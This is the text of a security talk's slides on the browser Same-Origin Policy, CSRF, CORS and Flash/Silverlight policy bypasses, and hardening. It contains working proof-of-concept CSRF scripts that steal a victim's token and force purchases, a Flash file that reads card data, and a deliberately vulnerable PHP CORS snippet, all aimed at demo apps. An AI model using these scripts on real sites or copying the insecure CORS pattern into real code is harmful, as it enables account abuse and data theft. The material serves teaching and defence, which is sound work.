

The Not So Same-Origin Policy

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About Me

- B.S. Computer Science: Northwestern University
- Associate Security Analyst at ISE
- Interests:
 - Hacking
 - Video games
 - Musical instruments
 - Pets



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Bailey and Gandalf




About ISE

<https://www.securityevaluators.com>
@ISEsecurity

- Hackers, cryptographers, RE
- White-box perspective
- Customers
 - Companies with high value assets
- Research
 - Routers, NAS, Healthcare

IoT Village

IoT
VILLAGE



SOHOpelessly
BROKEN

 **black hat**[®]

DEFCON 

BO  **SIDES**

 **DERBYCON**

ISE
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Overview

- Same-Origin Policy (SOP)
- Cross-Site Request Forgery (CSRF)
- Bypassing the SOP
 - Cross-Origin Resource Sharing (CORS)
 - Flash, Java applets, Silverlight policies
- Hardening the SOP

Who should care?

- Web app developers
 - Helps you reduce you application's exposure
- White hat hackers
 - Increases your insight when evaluating SOP policies
- Web application users
 - Gives insight on the dangers of untrusted links

Same-Origin Policy

- 1995
- Security mechanism for browsers: restricts webpages from freely accessing data on other webpages
- What's an origin?
 - Protocol
 - Host
 - Port

<http://www.example.com:80>


Same-Origin Policy

`http://www.example.com/page.html`

URL	Outcome	Reason
<code>http://www.example.com/anotherpage.html</code>	Success	Origins match
<code>http://user:pass@www.example.com/anotherpage.html</code>	Success	Origins match
<code>https://www.example.com/page.html</code>	Failure	Different protocol
<code>http://www.example.com:81/page.html</code>	Failure	Different port
<code>http://www.example2.com/page.html</code>	Failure	Different host
<code>http://example.com/page.html</code>	Failure	Different host

https://en.wikipedia.org/wiki/Same-origin_policy

Same-Origin Policy



Enforcing the SOP

Simple GET and POST:

- Send a request: **ALLOWED**
- Adopted in Internet's early history

HTML tags

- `<form>`, `<script>`, ``, `<object>`, `<frame>`, `<iframe>`, `<link>`

AJAX

- XMLHttpRequest: send/receive data asynchronously

Enforcing the SOP

Simple GET and POST:

- Receive a response: **RESTRICTED**
- Adopted with AJAX after dangers were known
- Malicious webpages could freely access other servers' data



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Enforcing the SOP

Non-simple: special method or header

- Send a request: **RESTRICTED**
- Requests are preflighted

Examples:

- PUT and DELETE
- Content-Type: application/xml
- X-Requested-With: XMLHttpRequest

Enforcing the SOP

- Context-dependent
 - AJAX responses: **RESTRICTED**
 - External hyperlinks: **ALLOWED**

Cross-Site Request Forgery

- Requirements:
 - Victim is logged into a vulnerable site, receives a session cookie
 - Victim visits a malicious webpage (e.g., through phishing)
- Attack:
 - Malicious webpage creates a cross-site request to modify the web app's server state
 - Server accepts the request because the browser sends cookies
 - State-changing request doesn't require a response

Cross-Site Request Forgery

- Common target sites
 - Banks
 - Social media
 - Project management
 - Any high-asset account
- Common forged requests
 - Make payments
 - Change credentials
 - Escalate privileges
 - Sabotage
 - XSS payload

CSRF Protection

- CSRF token
 - Request parameter
 - Header
 - Request body parameter
 - Randomly generated, cryptographically secure
 - Generated per user session
 - Independent of other info (e.g., cookies or server time)

CSRF Protection

```
POST /updatepassword.php HTTP/1.1
Host: vulnerable_webapp
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Cookie: PHPSESSID=mlptbd91ubn8cft4je96rci2o1
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 21
```

```
new_password=password&csrf_token=27db5981a2f583f94bf91afb929f5f2eeaf564651691725fe93a44bb41c2fe16
```

Bypassing the SOP

Custom policies	Potential Attack Pages
Cross-Origin Resource Sharing (CORS)	Standard HTML webpage
crossdomain.xml	Flash, Java applets, Silverlight
clientaccesspolicy.xml	Silverlight

Demo Web Apps

<http://demo.securityevaluators.com/dpetty/> (instructions)

- demo.securityevaluators.com: web apps
- demo2.securityevaluators.com: attack pages

Main Page

My Apples: 33212

- 0 + Apples

Buy

Edit Credit Card Info

Current card #:

4111111111111111

Update card #:

Update

Bypassing CORS

Cross-Origin Resource Sharing (CORS)

- Developed by W3C to standardize the SOP
- Set of HTTP response headers to define allowed domains

```
Access-Control-Allow-Origin: example.com  
Access-Control-Allow-Credentials: true  
Access-Control-Allow-Methods: POST, GET, OPTIONS  
Access-Control-Allow-Headers: Content-Type
```

Bypassing CORS

- Wildcard policy
 - Whitelists any third party domain

```
Access-Control-Allow-Origin: *
```

Bypassing CORS

- Limitation: cannot send session cookies with wildcard-allow

```
Access-Control-Allow-Origin: *  
Access-Control-Allow-Credentials: true X
```

- What if the server whitelists whatever “Origin” is sent?

```
if(isset($_SERVER['HTTP_ORIGIN'])) {  
    header('Access-Control-Allow-Origin: ' . $_SERVER['HTTP_ORIGIN'] . "");  
    header('Access-Control-Allow-Credentials: true');  
}
```

CSRF_cors.html

```
<html>
<title>CSRF Example - CORS</title>
<body onload="sendRequests();"></body>
<script>
function sendRequests() {

    // send GET request, response will contain victim's CSRF token
    var get = new XMLHttpRequest();
    get.withCredentials = true;          // send cookies
    get.open('GET', 'http://demo.securityevaluators.com/dpatty/csrf_webapp-cors/mainpage.php', true);
    get.send(null);

    // continue when GET request finishes
    get.onreadystatechange = function() {
        if(get.readyState == 4) {
            var data = get.responseText;          // we can read the response due to SOP bypass

            // extract csrf token
            var token = "";
            var parts = data.split("\n");
            for(i = 0; i < parts.length; i++) {
                if(parts[i].length == 64) {
                    token = parts[i];          // store victim's CSRF token
                }
            }

            // send POST request to force victim to buy 1000 apples
            var post = new XMLHttpRequest();
            post.withCredentials = true;          // send cookies
            post.open('POST', 'http://demo.securityevaluators.com/dpatty/csrf_webapp-cors/buy.php', true);
            post.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
            post.send('quantity=1000&csrf_token='+token);          // add extracted token as parameter
        }
    }
}
</script>
</html>
```



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CSRF_cors.html

```
<html>
<title>CSRF Example - CORS</title>
<body onload="sendRequests();"></body>
<script>
function sendRequests() {

    // send GET request, response will contain victim's CSRF token
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    get.open('GET', 'http://demo.securityevaluators.com/dpatty/csrf_webapp-cors/mainpage.php', true);
    get.send(null);

    // continue when GET request finishes
    get.onreadystatechange = function() {
        if(get.readyState == 4) {
            var data = get.responseText;          // we can read the response due to SOP bypass

            // extract csrf token
            var token = "";
            var parts = data.split("\n");
            for(i = 0; i < parts.length; i++) {
                if(parts[i].length == 64) {
                    token = parts[i];          // store victim's CSRF token
                }
            }

            // send POST request to force victim to buy 1000 apples
            var post = new XMLHttpRequest();
            post.withCredentials = true;          // send cookies
            post.open('POST', 'http://demo.securityevaluators.com/dpatty/csrf_webapp-cors/buy.php', true);
            post.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
            post.send('quantity=1000&csrf_token='+token);          // add extracted token as parameter
        }
    }
}
</script>
</html>
```

CSRF_cors.html

- Simple GET request to mainpage.php

```
// send GET request, response will contain victim's CSRF token
var get = new XMLHttpRequest();
get.withCredentials = true;           // send cookies
get.open('GET', 'http://demo.securityevaluators.com/dpetty/csrf_webapp-cors/mainpage.php', true);
get.send(null);
```

- Read response and store in a variable

```
// continue when GET request finishes
get.onreadystatechange = function() {
    if(get.readyState == 4) {
        var data = get.responseText;           // we can read the response due to SOP bypass
    }
}
```

CSRF_cors.html

- mainpage.php response

```
Access-Control-Allow-Origin: http://demo2.securityevaluators.com  
Access-Control-Allow-Credentials: true
```

```
<html>  
<title>CSRF Web App</title>  
<head><h2>Main Page</h2></head>  
<body>  
  <br>  
  
  <!-- read apples count from txt file -->  
  My Apples:  
  2351   <br><br>  
  
  <!-- quantity buttons -->  
  <button class="btn btn-default btn-number" type="minus" onclick="decrement()">-</button>  
  <input type="text" id="quant" name="quant" class="form-control input-number" disabled="disabled" size="1" value="0" min="0" max="1000">  
  <button class="btn btn-default btn-number" type="plus" onclick="increment()">+</button>  
  Apples  
  
  <!-- buy button -->  
  <form class="form-inline" method="post" action="buy.php" onsubmit="buy()">  
    <button class="btn btn-lg btn-primary btn-block" type="submit" value="submit">Buy</button>&nbsp;&nbsp;&nbsp;   
    <input type="hidden" id="quantity" name="quantity" value="">  
    <input type="hidden" id="csrf_token" name="csrf_token" value="11898d8783b06053d6d3de1173b93a211321fef91232131c53926d363885e173">  
  </form>  
  
  <!-- button event functions -->  
  <script>
```

CSRF_cors.html

```
<html>
<title>CSRF Example - CORS</title>
<body onload="sendRequests();"></body>
<script>
function sendRequests() {

    // send GET request, response will contain victim's CSRF token
    var get = new XMLHttpRequest();
    get.withCredentials = true;          // send cookies
    get.open('GET', 'http://demo.securityevaluators.com/dpatty/csrf_webapp-cors/mainpage.php', true);
    get.send(null);

    // continue when GET request finishes
    get.onreadystatechange = function() {
        if(get.readyState == 4) {
            var data = get.responseText;          // we can read the response due to SOP bypass

            // extract csrf token
            var token = "";
            var parts = data.split("\n");
            for(i = 0; i < parts.length; i++) {
                if(parts[i].length == 64) {
                    token = parts[i];          // store victim's CSRF token
                }
            }

            // send POST request to force victim to buy 1000 apples
            var post = new XMLHttpRequest();
            post.withCredentials = true;          // send cookies
            post.open('POST', 'http://demo.securityevaluators.com/dpatty/csrf_webapp-cors/buy.php', true);
            post.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
            post.send('quantity=1000&csrf_token='+token);          // add extracted token as parameter
        }
    }
}
</script>
</html>
```



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CSRF_cors.html

- Extract CSRF token from response

```
// extract csrf token
var token = "";
var parts = data.split("\n");
for(i = 0; i < parts.length; i++) {
    if(parts[i].length == 64) {
        token = parts[i];           // store victim's CSRF token
    }
}
}
```

- Send POST request (with token) to buy.php

```
// send POST request to force victim to buy 1000 apples
var post = new XMLHttpRequest();
post.withCredentials = true;           // send cookies
post.open('POST', 'http://demo.securityevaluators.com/dpetty/csrf_webapp-cors/buy.php', true);
post.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
post.send('quantity=1000&csrf_token='+token); // add extracted token as parameter
```



Bypassing crossdomain.xml

- **crossdomain.xml** – used by Flash, Java applets, Silverlight
 - Stored in root directory of web app

```
<cross-domain-policy>  
  <allow-access-from domain="example.com"/>  
</cross-domain-policy>
```

- Wildcard policy: no restrictions

```
<cross-domain-policy>  
  <allow-access-from domain="*" />  
</cross-domain-policy>
```

CSRF_flash.swf

```
<?xml version="1.0" encoding="utf-8"?>
<!-- CSRF_flash.mxml -->
<s:Application xmlns:fx="http://ns.adobe.com/mxml/2009"
  xmlns:s="library://ns.adobe.com/flex/spark"
  xmlns:mx="library://ns.adobe.com/flex/mx"
  minWidth="955" minHeight="600"
  creationComplete="creationCompleteHandler()">

  <fx:Script>
    <![CDATA[
      import flash.external.ExternalInterface;
      import flash.net.*;

      private function creationCompleteHandler():void {
        // create GET request object
        var url:String = "http://demo.securityevaluators.com/dpetty/csrf_webapp-custom/editCard.php";
        var request:URLRequest = new URLRequest(url);
        request.method = URLRequestMethod.GET;

        // send request
        var loader:URLLoader = new URLLoader();
        loader.dataFormat = URLLoaderDataFormat.TEXT;
        loader.load(request);
      }
    ]]>
  </fx:Script>
</s:Application>
```



CSRF_flash.swf

- Sends GET request to editCard.php

```
private function creationCompleteHandler():void {  
    // create GET request object  
    var url:String = "http://demo.securityevaluators.com/dpetty/csrf_webapp-custom/editCard.php";  
    var request:URLRequest = new URLRequest(url);  
    request.method = URLRequestMethod.GET;  
  
    // send request  
    var loader:URLLoader = new URLLoader();  
    loader.dataFormat = URLLoaderDataFormat.TEXT;  
    loader.load(request);  
}
```


Bypassing Java Applets and Flash

▲ 304	GET	CSRF_flash.swf	demo2.securityevaluators.com	1 >	<cross-domain-policy>
● 200	GET	crossdomain.xml	demo.securityevaluators.com	2	<allow-access-from domain="example.com"/>
				3	</cross-domain-policy>
				4	

BLOCKED

VS.

● 200	GET	CSRF_flash.swf	demo2.securityevaluators.com	1 >	<cross-domain-policy>
▲ 304	GET	crossdomain.xml	demo.securityevaluators.com	2	<allow-access-from domain="*" />
● 200	GET	editCard.php	demo.securityevaluators.com	3	</cross-domain-policy>
				4	

ALLOWED

Bypassing Java Applets and Flash

- Attacker can steal victim's credit card #

●	200	GET	CSRF_flash.swf	demo2.securityevaluators.com	1	
▲	304	GET	crossdomain.xml	demo.securityevaluators.com	2	
●	200	GET	editCard.php	demo.securityevaluators.com	3	<html>
					4	<title>CSRF Web App</title>
					5	<head><h2>Edit Credit Card Info</h2></head>
					6	<body>
					7	
					8	Current card #:
					9	
					10	<input type="text" id="currentCard" name="currentCard" value="4111111111111111">
					11	
					12	
					13	

ALLOWED

Bypassing clientaccesspolicy.xml

- **clientaccesspolicy.xml** – exclusively Silverlight

```
<access-policy>
  <cross-domain-access>
    <policy>
      <allow-from http-request-headers="*">
        <domain uri="*" />
      </allow-from>
      <grant-to>
        <resource path="/" include-subpaths="true" />
      </grant-to>
    </policy>
  </cross-domain-access>
</access-policy>
```

Other Bypasses: JSONP

- “JSON with padding”
 - <script> src is not subject to SOP in this case

```
<script src="http://www.anothersite.com/data?callback=someFunc"></script>
```

- Evaluates response as JavaScript

```
someFunc({"creditcard": "4111111111111111", "name": "John Smith"});
```

Other Bypasses: IE

- Internet Properties: security zones
 - Custom level option disables CORS protections
 - Domains must be in the same zone
- Port is excluded from origin
 - `http://example.com:80`
 - `http://example.com:8080`

Limitations

- CORS
 - Wildcard-allow policy means browser cannot send cookies
- Java applets and Silverlight
 - Require victim to run plugin
 - Limited plugin support for browsers
 - Firefox ESR 32-bit as of v.52 (March 2017)
 - No Chrome support as of v.45 (September 2015)
 - No limitations for IE ActiveX plugin
- Flash
 - Must be enabled in victim's browser

Hardening the SOP

Response headers

- Content-Security-Policy
 - Whitelist of domains
- X-Frame-Options
 - Limited control
 - Prevents external embedding of webpages in `<frame>` and `<iframe>` tags

Same-site cookie attribute

- Set-Cookie: SameSite=strict

Takeaways

- 1) The SOP has more nuances than you would expect
- 2) A weakened SOP is dangerous
- 3) The goal is to optimally balance usability and security

Contact

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